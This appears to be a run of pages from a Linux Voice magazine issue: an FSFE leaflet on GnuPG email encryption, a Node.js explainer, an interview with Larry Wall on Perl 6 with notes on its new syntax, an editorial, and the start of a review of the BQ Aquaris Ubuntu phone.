
ipient - and only for her - it opens like a totally normal email.

Sender and recipient are both safer now. Even if some of your emails contain no private information, consistent use of encryption protects us all from unjustified mass surveillance.

### What makes GnuPG secure?

GnuPG is Free Software and uses Open Standards. That is essential to be sure that software can really protect us from surveillance. Because in proprietary software and formats, things might happen beyond your control.

If no one is allowed to see the source code of a program, nobody can be sure that it does not contain undesirable spy programs - so-called "backdoors". If software does not reveal how it works, we can merely trust it blindly.



# GPG-ENCRYPTED COMMUNICATION



In contrast, a fundamental condition of Free Software is to publish its source code: Free Software allows and supports independent checking and public review of the applied source code by everyone. Given this transparency, backdoors can be detected and removed.

Most Free Software lies in the hands of a community that works together to build secure software for everyone. If you want to protect yourself from surveillance you can only trust Free Software.



## Practical advice

The technology behind GnuPG provides first-class protection. To ensure that your encrypted communication is not compromised for other reasons, use a strong passphrase and backup your private key. Encrypt as much as you can! By doing so, you prevent others from realising when and with whom you exchange sensitive information. Thus, the more often you encrypt your messages, the less suspicious encrypted messages will be. Be aware that the subject is transmitted unencrypted!

**You can find a simple tutorial for email self-defense with GnuPG encryption here:**  
**EmailSelfDefense.FSF.org**

Watch out for so-called "Cryptoparties" in your area! These are events where you can meet people that would be happy to help you in setting up and using GnuPG as well as other encryption tools at no charge.

## About the fsfe

This article was created by the Free Software Foundation Europe (FSFE), a non-profit organisation dedicated to empower people in Europe in their use of technology by promoting software freedom.

Access to software determines how we can take part in our society. Therefore, FSFE strives for fair access and participation for everyone in the information age by fighting for digital freedom. Nobody should ever be forced to use software that does not grant the freedoms to use, study, share and improve the software. We need the right to shape technology to fit our needs.

The work of FSFE is backed by a community of people committed to these goals. If you would like to join us and/or help us to reach our goals, there are many ways to contribute. No matter what your background is. You can learn more about this under: [fsfe.org/contribute](https://fsfe.org/contribute)

Donations are critical for us to continue our work and to guarantee our independence. You can sup-

port our work best by becoming a sustaining member of the FSFE, a "Fellow". By doing so, you directly help us to continue the fight for Free Software wherever needed: [fsfe.org/join](https://fsfe.org/join)

## What is Free Software?


Free Software can be used by everyone for any purpose. That includes free copying, reading the source code and the possibility to improve or adapt it to your own needs (the so-called "four freedoms").

Even if you "only want to use" the program, you still benefit from these freedoms. Because they guarantee that Free Software remains in the hands of our society and that its further development is not controlled by the interests of private companies or governments.

Find out more about this and how Free Software can lead us into a Free Society: [fsfe.org/freesoftware](https://fsfe.org/freesoftware)

If you like to help spreading the word, you can order this and other leaflets under: [fsfe.org/promo](https://fsfe.org/promo)





# Node.js

JavaScript on the server? Surely you can't be serious...

## MIKE SAUNDERS

**Q** I thought JavaScript was a piddly little toy language built into web browsers to add irritating animations and other useless fluff to web pages?

**A** We still have nightmares about GeoCities too, and yes, JavaScript has historically been used for things like that. It originated at Netscape in the mid 90s as a lightweight scripting language to add interactive properties to web pages, but it has come a long way since then.

Sure, many programmers look down on JavaScript, and it's massively overused on some websites, but it also has plenty of fans.

After all, it's easy to pick up: anyone with access to a web browser can start playing around with JavaScript code. You don't need to install compilers, IDEs or other specialist tools. And its syntax isn't a million miles away from C/Java/C# and similar languages, so it doesn't look completely foreign at first glance for many coders.

**“Node.js is being used by giants like Microsoft, SAP, Walmart and PayPal.”**

**Q** So what's Node.js, and why do I keep hearing about it?

**A** Until recently, JavaScript was only used as a client-side language – that is, running inside web browsers on end-user machines. Node.js changes all this and puts JavaScript on the server. It's a platform and runtime environment for building internet applications, and has some features that make it especially attractive for web developers.

**Q** Oh right, so it's yet another framework-du-jour written by some latte-sipping hipsters who think they're going to make £squillions, but the whole thing will be abandoned before version 0.01?

**A** Whoa, slow down cowboy! Respect to your cynicism, because there are a million and one so-called “revolutionary” platforms and frameworks out there, but Node.js is different. For starters, it's actually being used – and not just by a couple of startups trying to do things differently. Node.js is being used by giants like Yahoo, Microsoft, SAP, Walmart, Groupon (of Gnome trademark trolling fame) and PayPal.

These companies are big and conservative, and wouldn't rely on Node.js if it were immature or incomplete. Sure, the version number doesn't give the impression that it's ready for widespread usage – the latest

release at the time of writing being 0.12 – but it's doing real-world jobs out there on the web.

**Q** Fair enough. So what makes it great?

**A** Node.js is excellent for building real-time web apps which have many concurrent connections, like chat sites and games. It has an event-driven architecture and non-blocking I/O, which helps make it responsive and scalable. Plus, it runs on Google's V8 JavaScript engine, as used in *Chrome*; this compiles JavaScript to machine code before executing it, so it's not sluggish like you might expect.

Node.js operates on a single thread, so when you have hundreds or thousands of concurrent connections, you don't lose performance due to thread context switches. On the downside, this means that Node.js apps can't run across multiple CPU cores, so that's potentially limiting for some tasks. But for real-time apps, it's very good indeed.

**Q** So what do Node.js programs look like?

**A** A good way to demonstrate how Node.js works is with a simple web application. Look at the screenshot on the opposite page: this shows a short Node.js program (`test.js`) being edited in *Vim*. This program creates an HTTP server running on port 8000



which returns "Hello, world!" with any browser request. You don't need *Apache*, *Nginx* or any other separate web server with Node.js – you can do it all with the supplied modules.

Let's go through the code: in the first line we require the 'http' module that's included with Node.js and make it accessible via a variable of the same name. We now use the `createServer()` function of this module to make a new web server, which returns an object that we call `server`. But something very unusual is happening here: the `createServer` function takes another function as its parameter.

You see, when this Node.js program is running, the function passed to `createServer` will be called whenever a HTTP request is made (in other words, whenever a browser accesses the site). In this code, we don't provide the name of a function and then write the function elsewhere; we put the function right inside of `createServer()`. This is known as an anonymous function, as it has no identity and can't be used anywhere else.

Next, this anonymous function takes two parameters, and then sends a 200 status code and "Hello, world" text back to the browser. In the final line of the code, the server is set to listen on port 8000. So when this program is run with `node test.js`, and the user accesses `http://localhost:8000`, they will see the "Hello, world" message.

**Q** Wow, that's a bit brain-bending!

**A** Yes – if you've never done this sort of coding before, it can take a while to get your head around. And we don't want to turn this into a full-on programming tutorial, so if you'd like us to cover Node.js application development in more detail, drop us a line. But still, this simple program demonstrates how JavaScript, Node.js and event-driven asynchronous callbacks work together to make useful software without reams of code.

**Q** This all sounds rather low-level. Are web application developers supposed to do a lot of grunt work by hand?

**A** No, because there's a growing range of web application frameworks built on top of Node.js,



A simple Node.js application – note how an anonymous function is placed in the call to `http.createServer()`.

such as Express ([www.expressjs.com](http://www.expressjs.com)) and SailsJS ([www.sailsjs.org](http://www.sailsjs.org)). These provide higher-level APIs and additional modules to speed up development of Node.js apps. Many of these are in the early stages of development, however, and it'll take a while before the dust settles and we see who's really in it for the long run.

Another ace Node.js has up its sleeve is its package manager, `npm`. This is a command-line tool that lets you install modules and manage dependencies, much like you would with a regular Linux package manager. At the time of writing, over 137,000 packages were available on [www.npmjs.com](http://www.npmjs.com) – including database drivers, image file generators and monitoring tools. So whatever you need to do in your Node.js app, chances are that someone has already written a module for it. But again, the vast majority of these are in the very early stages of development, so expect bugs and limitations.

**Q** Is the Node.js community one big, happy family, or has someone forked it yet?

**A** Yes, there is a fork called `io.js` (<https://iojs.org>) which came about for various reasons. One major concern was that Node.js, under the corporate governance of San Francisco-based company Joyent, was taking much too long to reach version 1.0. The `io.js` project is already at

version 1.6.3, suggesting that it's mature and won't drastically change under developers' feet, and the development team has opted for a more open system of management, with a technical committee comprised of the software authors.

Still, Node.js isn't going anywhere, and despite the low version number its usage is increasing rapidly. As well as running on Linux and the BSDs, Node.js also works on Mac OS X, Windows, Solaris and other platforms. It's released under the MIT licence, a permissive licence which makes the source code available but also allows for reuse within proprietary software.

**Q** OK, you've piqued my interest. Where do I go to find out more, and begin a new lucrative career as a Node.js application developer?

**A** Your first port of call should be <https://nodejs.org>, which has a detailed list of all the APIs (see the Docs tab). If you already know a bit of JavaScript, you can install Node.js and then enter `sudo npm install learnyounode -g` to install a menu-driven tutorial explaining the basics (enter `learnyounode` to start it). You can find another good beginner's guide at <http://nodeguide.com/beginner.html>, and if you've never written a single line of JavaScript in your life, try Mozilla's great entry-level tutorial at <http://tinyurl.com/mozjstut>. 📖

# THE PAPA OF PERL

Perl 6 has been 15 years in the making, and is now due to be released at the end of this year. We speak to its creator to find out what's going on.

**L**arry Wall is a fascinating man. He's the creator of Perl, a programming language that's widely regarded as the glue holding the internet together, and mocked by some as being a "write-only" language due to its density and liberal use of non-alphanumeric characters. Larry also has a background in linguistics, and is well known for delivering

entertaining "State of the Onion" presentations about the future of Perl.

We caught up with Larry at FOSDEM 2015 in Brussels to ask him why Perl 6 has taken so long (Perl 5 was released in 1994), how difficult it is to manage a project when everyone has strong opinions and is pulling in different directions. Get ready for some intriguing diversions...

**LV** You once had a plan to go and find an undocumented language somewhere in the world and create a written script for it, but you never had the opportunity to fulfil this plan. Is that something you'd like to go back and do now?

**Larry Wall:** You have to be kind of young to be able to carry that off! It's actually a lot of hard work, and organisations that do these things don't tend to take people in when they're over a certain age. Partly this is down to health and vigour, but also because people are much better at picking up new languages when they're younger, and you have to learn the language before making a script for it.

I started trying to teach myself Japanese about 10 years ago, and I could speak it quite well, because of my phonology and phonetics training – but it's very hard for me to understand what anybody says. So I can go to Japan and ask for directions, but I can't really understand the answers!

So usually learning a language well enough to develop a writing system, and to at least be conversational in the language, takes some period of years before you can get to the point where you can actually do literacy and start educating people on their own culture, as it were. And then you teach them to write about their own culture as well.

Of course, if you have language helpers – and we were told not to call them "language informants", or everyone would think we were working for the CIA – if you have these people,

you can get them to come in and help you learn the foreign language. They are not teachers but there are ways of eliciting things from someone who's not a language teacher – they can still teach you how to speak. They can take a stick and point to it and say "that's a stick", and drop it and say "the stick falls". Then you start writing things down and systematising things.

The motivation that most people have, going out to these groups, is to translate the Bible into their languages. But that's only one part of it; the other is also culture preservation. Missionaries get kind of a bad rep on that, because anthropologists think they should be left to sit there in their own culture. But somebody is probably going to change their culture anyway – it's usually the army, or businesses coming in, like Coca Cola or the sewing machine people, or missionaries. And of those three, the missionaries are the least damaging, if they're doing their job right.

**LV** Many writing systems are based on existing scripts, and then you have invented ones like Greenlandic...

**LW:** The Cherokee invented their own just by copying letters, and they have no mapping much to what we think of [as our] letters; it's fairly arbitrary in that sense. It just has to represent how the people themselves think of the language, and sufficiently well to communicate. Often there will be variations on Western orthography, using characters from Latin where



**“There had to be a very careful balancing act. There were just so many good ideas at the beginning.”**

possible. Tonal languages have to mark the tones somehow, by accents or by numbers.

As soon as you start leaning towards a phonetic or phonological representation, then you also start to lose dialectal differences – or you have to write the dialectal differences. Or you have conventional spelling like we have in English, but pronunciation that doesn't really match it.

**LV** When you started working on Perl, what did you take from your background in linguistics that made you think: “this is really



**“We found some ways to make the computer more sure about what the user is talking about.”**

**important in a programming language”?**

**LW:** I thought a lot about how people use languages. In real languages, you have a system of nouns and verbs and adjectives, and you kind of know which words are which type. And in real natural languages, you have a lot of instances of shoving one word into a

different slot. The linguistic theory I studied was called tagmemics, and it accounts for how this works in a natural language – that you could have something that you think of as a noun, but you can verb it, and people do that all time.

You can pretty much shove anything in any slot, and you can communicate. One of my favourite examples is shoving an entire sentence in as an adjective. The sentence goes like this: “I don’t like your I-can-use-anything-as-an-adjective attitude”!

So natural language is very flexible this way because you have a very

intelligent listener – or at least, compared with a computer – who you can rely on to figure out what you must have meant, in case of ambiguity. Of course, in a computer language you have to manage the ambiguity much more closely.

Arguably in Perl 1 through to 5 we didn’t manage it quite adequately enough. Sometimes the computer was confused when it really shouldn’t have been. With Perl 6, we found some ways to make the computer more sure about what the user is talking about, even if the user is confused about whether something is really a string or a number. The computer knows the exact type of it. We figured out ways of having stronger typing internally, but still have the allomorphic “you can use this as that” idea.

**LV** **For a long time Perl was seen as the “glue” language of the internet, for fitting bits and pieces together. Do you see Perl 6 as a release to satisfy the needs of existing users, or as a way to bring in new people, and bring about a resurgence in the language?**

**LW:** The initial intent was to make a better Perl for Perl programmers. But as we looked at some of the inadequacies of Perl 5, it became apparent that if we fixed these inadequacies, Perl 6 would be more applicable, like how JRR Tolkien talked about applicability [see <http://tinyurl.com/nhpr8g2>].

The idea that “easy things should be easy and hard things should be possible” goes way back, to the boundary between Perl 2 and Perl 3. In Perl 2, we couldn’t handle binary data or embedded nulls – it was just C-style strings. I said then that “Perl is just a text processing language – you don’t need those things in a text processing language”.

But it occurred to me that there were a large number of problems that were mostly text, and had a little bit of binary data in them – network addresses and things like that. You use binary data to open the socket but then text to process it. So the applicability of the language more than doubled by making it possible to handle binary data.

That began a trade-off about what things should be easy in a language.

Nowadays we have a principle in Perl, and we stole the phrase Huffman coding for it, from the bit-encoding system where you have different sizes for characters. Common characters are encoded in a fewer number of bits, and rarer characters are encoded in more bits.

We stole that idea as a general principle for Perl, for things that are commonly used, or when you have to type them very often – the common things need to be shorter or more succinct. Another bit of that, however, is that they're allowed to be more irregular. In natural language, it's actually the most commonly used verbs that tend to be the most irregular.

And there's a reason for that, because you need more differentiation of them. One of my favourite books is called *The Search for the Perfect Language* by Umberto Eco, and it's not about computer languages; it's about philosophical languages, and the whole idea that maybe some ancient language was the perfect language and we should get back to it.

All of those languages make the mistake of thinking that similar things should always be encoded similarly. But that's not how you communicate. If you have a bunch of barnyard animals, and they all have related names, names that sound similar, and you say "Go out and kill the Blerfoo", but you really wanted them to kill the Blerfee, you might get a

cow killed when you actually want a chicken killed.

So in realms like that it's actually better to differentiate the words, for more redundancy in the communication channel. The common words need to have more of that differentiation. It's all about communicating efficiently, and then there's also this idea of self-clocking codes. If you look at a UPC label on a product – a barcode – that's actually a self-clocking code where each pair of bars and spaces is always in a unit of seven columns wide. You rely on that – you know the width of the bars will always add up to that. So it's self-clocking. There are other self-clocking codes used in electronics. In the old transmission serial protocols there were stop and start bits so you could keep things synced up. Natural languages also do this. For instance, in the writing of Japanese, they don't use spaces. Because the way they write it, they will have a Kanji character from Chinese at the head of each phrase, and then the endings are written in a syllabary.

**LV Hiragana, right?**

**LW:** Yes, Hiragana. So naturally the head of each phrase really stands out with this system. Similarly, in ancient Greek, most of the verbs were declined or conjugated. So they had standard endings that were sort-of a

clocking mechanism. Spaces were optional in their writing system as well – it was a more modern invention to put the spaces in.

So similarly in computer languages, there's value in having a self-clocking code. We rely on this heavily in Perl, and even more heavily in Perl 6 than in previous releases. The idea [is] that when you're parsing an expression, you're either expecting a term or an infix operator. When you're expecting a term

**“People who made early implementations of Perl 6 came back to me, cap-in-hand, and said ‘We really need a language designer’.”**

you might also get a prefix operator – that's kind-of in the same expectation slot – and when you're expecting an infix you might also get a postfix for the previous term.

But it flips back and forth. And if the compiler knows which it is expecting, you can overload those a little bit, and Perl does this. So a slash when it's expecting a term will introduce a regular expression, whereas a slash when you're expecting an infix will be division. On the other hand, we don't want to overload everything, because then you lose the self-clocking redundancy.



While we were chatting, someone came up to get his O'Reilly Perl book signed.



Perl's name doesn't really stand for anything, though Larry has jokingly called it the Pathologically Eclectic Rubbish Lister.

Most of our best error messages, for syntax errors, actually come out of noticing that you have two terms in a row. And then we try to figure out why there are two terms in a row – “oh, you must have left a semicolon out on the previous line”. So we can produce much better error messages than the more *ad-hoc* parsers.

**LV** Why has Perl 6 been 15 years in development? It must be hard overseeing a language when everyone has different opinions about things, and there's not always the right way to do things, and the wrong way.

**LW:** There had to be a very careful balancing act. There were just so many good ideas at the beginning – well, I don't want to say they were all good ideas. There were so many pain points, like there were 361 RFCs [feature proposal documents] when I expected maybe 20.

We had to sit back and actually look at them all, and ignore the proposed solutions, because they were all over the map and all had tunnel vision. Each one may have just changed one thing, but if we had done them all, it would've been a complete mess.

So we had to re-rationalise based on how people were actually hurting when they tried to use Perl 5. We started to look at the unifying, underlying ideas. Many of these RFCs were based on the fact that we had an inadequate type system. By introducing a more coherent type system we could fix many problems in a sane fashion and a cohesive fashion.

And we started noticing other ways how we could unify the feature sets and start reusing ideas in different areas. Not necessarily that they were the same thing underneath. We have a standard way of writing pairs – well, two ways in Perl! But the way of writing pairs with a colon could also be reused for radix notation, or for literal numbers in any base. It could also be used for various forms of quoting. We say in Perl that it's “strangely consistent”.

Similar ideas pop up, and you say “I'm already familiar with how that syntax works, but I see it's being used for something else”. So it took some unity of vision to find these unifications. People who had the various ideas and made early implementations of Perl 6 came back to me, cap-in-hand, and said “We really need a language designer. Could you be our benevolent dictator?”

So I was the language designer, but I was almost explicitly told: “Stay out of the implementation! We saw what you did made out of Perl 5, and we don't like it!” It was really funny because the innards of the new implementation started looking a whole lot like Perl 5 inside, and maybe that's why some of the early implementations didn't work well.

Because we were still feeling our way into the whole design, the implementations made a lot of assumptions about what a VM should do and shouldn't do, so we ended up with something like an object oriented assembly language. That sort of problem was fairly pervasive at the beginning. Then the *Pugs* [a Perl compiler] guys came along and said “Let's use Haskell, because it makes you think very clearly about what you're doing. Let's use it to clarify our semantic model underneath.”

So we nailed down some of those semantic models, but more importantly, we started building the test suite at that point, to be consistent with those semantic models. Then after that, the Parrot VM continued developing, and then another implementation, Niecza, came along, and it was based on .NET.



Will Perl 6 arrive in time for Christmas? Larry is hopeful, but we'll have to wait and see...

It was by a young fellow who was very smart and implemented a large subset of Perl 6, but he was kind of a loner, didn't really figure out a way to get other people involved in his project.

At the same time the Parrot project was getting too big for anyone to really manage it inside, and very difficult to refactor. At that point the fellows working on Rakudo decided that we probably needed to be on more platforms than just the Parrot VM. So they invented a portability layer called NQP, which stands for "Not Quite Perl". They ported it to first of all run on the JVM (Java Virtual Machine), and while they were doing that they were also secretly working on a new VM called MoarVM. That became public a little over a year ago.

Both MoarVM and JVM run a pretty much equivalent set of regression tests – Parrot is kind-of trailing back in some areas. So that has been very good to flush out VM-specific assumptions, and we're starting to think about NQP targeting other things. There was a Google Summer of Code project year to target NQP to JavaScript, and that might fit right in, because MoarVM also uses Node.js for much of its more mundane processing. We probably need to concentrate on MoarVM for the rest of this year, until we define 6.0, and then the rest will catch up.

**LV** Last year in the UK, the government kicked off the Year of Code, an attempt to get young people interested in programming. There are lots of opinions about how this should be done – like whether you should teach low-level languages at the start, so that people really understand memory usage, or a high-level language.

**What's your take on that?**

**LW:** Up until now, the Python community has done a much better job of getting into the lower levels of education than we have. We'd like to do something in that space too, and that's partly why we have the butterfly logo, because it's going to be appealing to seven-year-old girls!

But we do think that Perl 6 will be learnable as a first language. A number of people have surprised us by learning Perl 5 as their first language. And you know, there are a number of fairly powerful concepts even in Perl 5, like closures, lexical scoping, and features you generally get from functional programming. Even more so in Perl 6.

Part of the reason that Perl 6 has taken so long is that we have around 50 different principles we try to stick to, and in language design you end up juggling everything and saying "what's really the most important principle here"? There has been a lot of

discussion about a lot of different things. Sometimes we commit to a decision, work with it for a while, and then realise it wasn't quite the right decision.

We didn't design or specify pretty much anything about concurrent programming until someone came along who was smart enough about it

---

**"Until now, the Python community has done a much better job of getting into the lower levels of education."**

---

and knew what the different trade-offs were, and that's Jonathan Worthington. He has blended together ideas from other languages like Go and C#, with concurrent primitives that compose well. Composability is important in the rest of the language.

There are an awful lot of concurrent and parallel programming systems that don't compose well – like threads and locks, and there have been lots of ways to do it poorly. So in one sense, it's been worth waiting this extra time to see some of these languages like Go and C# develop good high-level primitives – that's sort of a contradiction in terms – that compose well.

# WHAT'S NEW IN PERL 6?

New goodies to look forward to, and things you'll have to change.

So, we've heard from the horse's mouth about Perl 6's agonisingly long development process, and all being well, the official release will arrive in December. But what technical changes will it bring? What alterations will you have to make when writing Perl code? A lot has changed from Perl 5 – which isn't surprising, given the 15 years of development – so here's a summary of the major updates.

## 1 Static types

With Perl 6, it's now possible to specify the type of a variable when declaring it. For instance:

```
my Int $a = 10;
my Num $b = 1.23;
$a = $b;
```

This will generate an error, because Int (integer) and Num (floating point number) are different types. Other built-in types include Bool, Array, Hash, Pair and Str (string). You can define your own types, mix dynamic and static typing in your code, or just ignore static types completely.

## 2 Sigil invariance


Previously, the characters that precede variable names (known as sigils) changed depending on how a variable was used. For instance, in Perl 5:

```
my @things = ("a", "b", "c");
my $element = $things[1];
```

With Perl 6, you can change this to read:

```
my @things = "a", "b", "c";
my $element = @things[1];
```

So you don't need to change the sigil depending on whether you're working with the array as a whole, or an individual element. (You can also omit the brackets.) This is a good step forward for consistency, especially when Perl's detractors always



Camelia, the "spokesbug" for Perl 6, is the project's mascot. Note the "P" subtly concealed in the left wing, and the "6" in the right...

point to the mish-mash of different characters that the language uses.

## 3 Chained comparisons

Previously, operations involving multiple comparisons were usually a bit messy, involving nested **if** statements. From Perl 6 and onwards, it will be possible to put together sequences of comparisons, such as the following:

```
if 10 <= $x <= 20 {
    say "x is between 10 and 20"
}
```

Perl 6 handles this by performing each left-to-right comparison on its own, and combining the results at the end. This will make code shorter and cleaner.

## 4 Syntactical changes

Various changes have been made to the syntax and control flow constructs. For instance, consider these three constructs as used in Perl 5:

```
if ($a < $b) { ... }
foreach (@foo) { ... }
for ($i=0; $i<10; $i++) { ... }
```

In Perl 6, parentheses are no longer required on control structure conditions (as shown in the **if** line). The **foreach** statement has been replaced by **for**, again with the parentheses removed, and the **for** statement has been replaced by **loop**:

```
if $a < $b { ... }
for @foo { ... }
loop ($i=0; $i<10; $i++) { ... }
```

There are other changes across the codebase as well, such as formal subroutine parameter lists, improved object-oriented programming support, and expansion of the language's famous regular expression features into a system called "rules".

So those are just some of the changes from Perl 5 to Perl 6 – see <http://design.perl6.org/Differences.html> for the full list. If you're a Perl coder and would like us to run a tutorial on the new features, do get in touch – your wish is our command! 🐛

## Implementations

There's no official single codebase for Perl 6: instead we have a specification and a test suite. Consequently, a number of implementations have cropped up over the years, each attempting to run code according to Perl 6 specs, but with different focuses and targets. In the interview, Larry Wall mentions *Pugs*, which is written in Haskell, and *Niecza*, a compiler that targets the .NET Common Language Runtime and can be used with Mono. There are other implementations too.

Right now, Rakudo is the most feature-complete implementation of Perl 6, and targets the MoarVM and JVM virtual machines. So with Rakudo, Perl 6 code isn't directly compiled into CPU instructions as with many languages, but instead converted into a bytecode for execution on the virtual machine. MoarVM has lower memory usage and faster startup times than the Java VM, but the latter is more suited to larger workloads and has more mature threading support.



LISTEN TO THE PODCAST

# LINUX VOICE

WWW.LINUXVOICE.COM



**BUY LINUXVOICE MUGS AND T-SHIRTS!**



[shop.linuxvoice.com](http://shop.linuxvoice.com)



# LINUX VOICE REVIEWS



**Andrew Gregory**

**My 16-character password isn't secure because it has no uppercase characters? Don't be daft.**

**F**ree software, much like freedom itself, isn't free. If your motivation for using free software is saving money, you need to be very careful you don't just end up spending it on other things instead.

Take *Scribus*: if we switch right away, we'll be able to save around £100 a month on software licensing. We won't need Macs either, so when we next upgrade our hardware, we'll be able to get cheaper machines. But that's only half the story. If each issue takes 5% longer to lay out because of the learning curve, we'll run out of hours in the day, so we'll have to hire some help to spread the load (this is likely to cost somewhat more than £100 a month).

## Motivations

No, the only reason to use free software, or any other tool, is that it's better. Better for sharing, in the case of *Scribus*, as we'll be able to release our source files. Better for security, in the case of *GPG*. Better for compatibility, in the case of *LibreOffice*.

Factor in training and total cost of ownership, and the switch to free software isn't free at all, even for a small organisation such as Linux Voice. It's going to be a big job to switch to *Scribus*, but it's going to be worth it (see page 26 to read about or progress!).

[andrew@linuxvoice.com](mailto:andrew@linuxvoice.com)


The latest software and hardware for your Linux box, reviewed and rated by the most experienced writers in the business

## On test this issue...



### BQ Aquaris E4.5

Like the kids on the buses these days, **Graham Morrison** is always playing with his phone – all the more so now that he has one with Ubuntu running on it.



### Gnome 3.16

**Ben Everard** is confused by simplicity, but even he has to admit that this latest desktop from the Gnome team is slick, functional and actually jolly good.




### Slice

Telly addict **Les Pounder** has another reason to stay in and watch the box – this Raspberry Pi compute module media centre.



### Entroware Apollo

Praise be, hardware that comes with Linux out of the box. **Mike Saunders** wants to like it... he really, really wants to like it...




### Audacity 2.1

This audio editing workhorse has new features, great documentation, and a load of known issues – **Ben Everard** tests it out.

## BOOKS AND GROUP TEST

The Raspberry Pi has been hugely successful, but at its core, it's just a Linux machine. Python, Scratch, web browsing... all this can be done on any old computer. What elevates the Pi is the way it can be so cheaply and easily integrated into hardware projects, and that's why this issue's Group Test – of robotics kits – is so winning. If you want to be ready for when the Internet Of Things takes off, get one of these and hone your hardware skills. Alternatively, you could just read all about Bitcoin and speculate your way to a fortune, then buy a robot butler.



# BQ Aquaris E4.5 Ubuntu Edition

After spending two months with the new phone, and one week abroad, we finally deliver our verdict.

**DATA**

**Web**  
[www.ubuntu.com/phone](http://www.ubuntu.com/phone)  
**Developer**  
 BQ/Canonical  
**Price**  
 €169.90

Last month's cover feature was all about Ubuntu's new mobile operating system. But we didn't include an objective look at the first mobile device it's available on: BQ's Ubuntu Phone. This was for two reasons. First, we'd only had the phone for around a month and had yet to be brave enough to leave our regular phone, a Nexus 5, at home. Second, Canonical and BQ were pushing out a new update almost every day, and we wanted to give them both a chance to catch their breath. Almost two months later and the updates have abated, and we're finally prepared to give our opinion on what is without doubt a monumental release for Canonical.

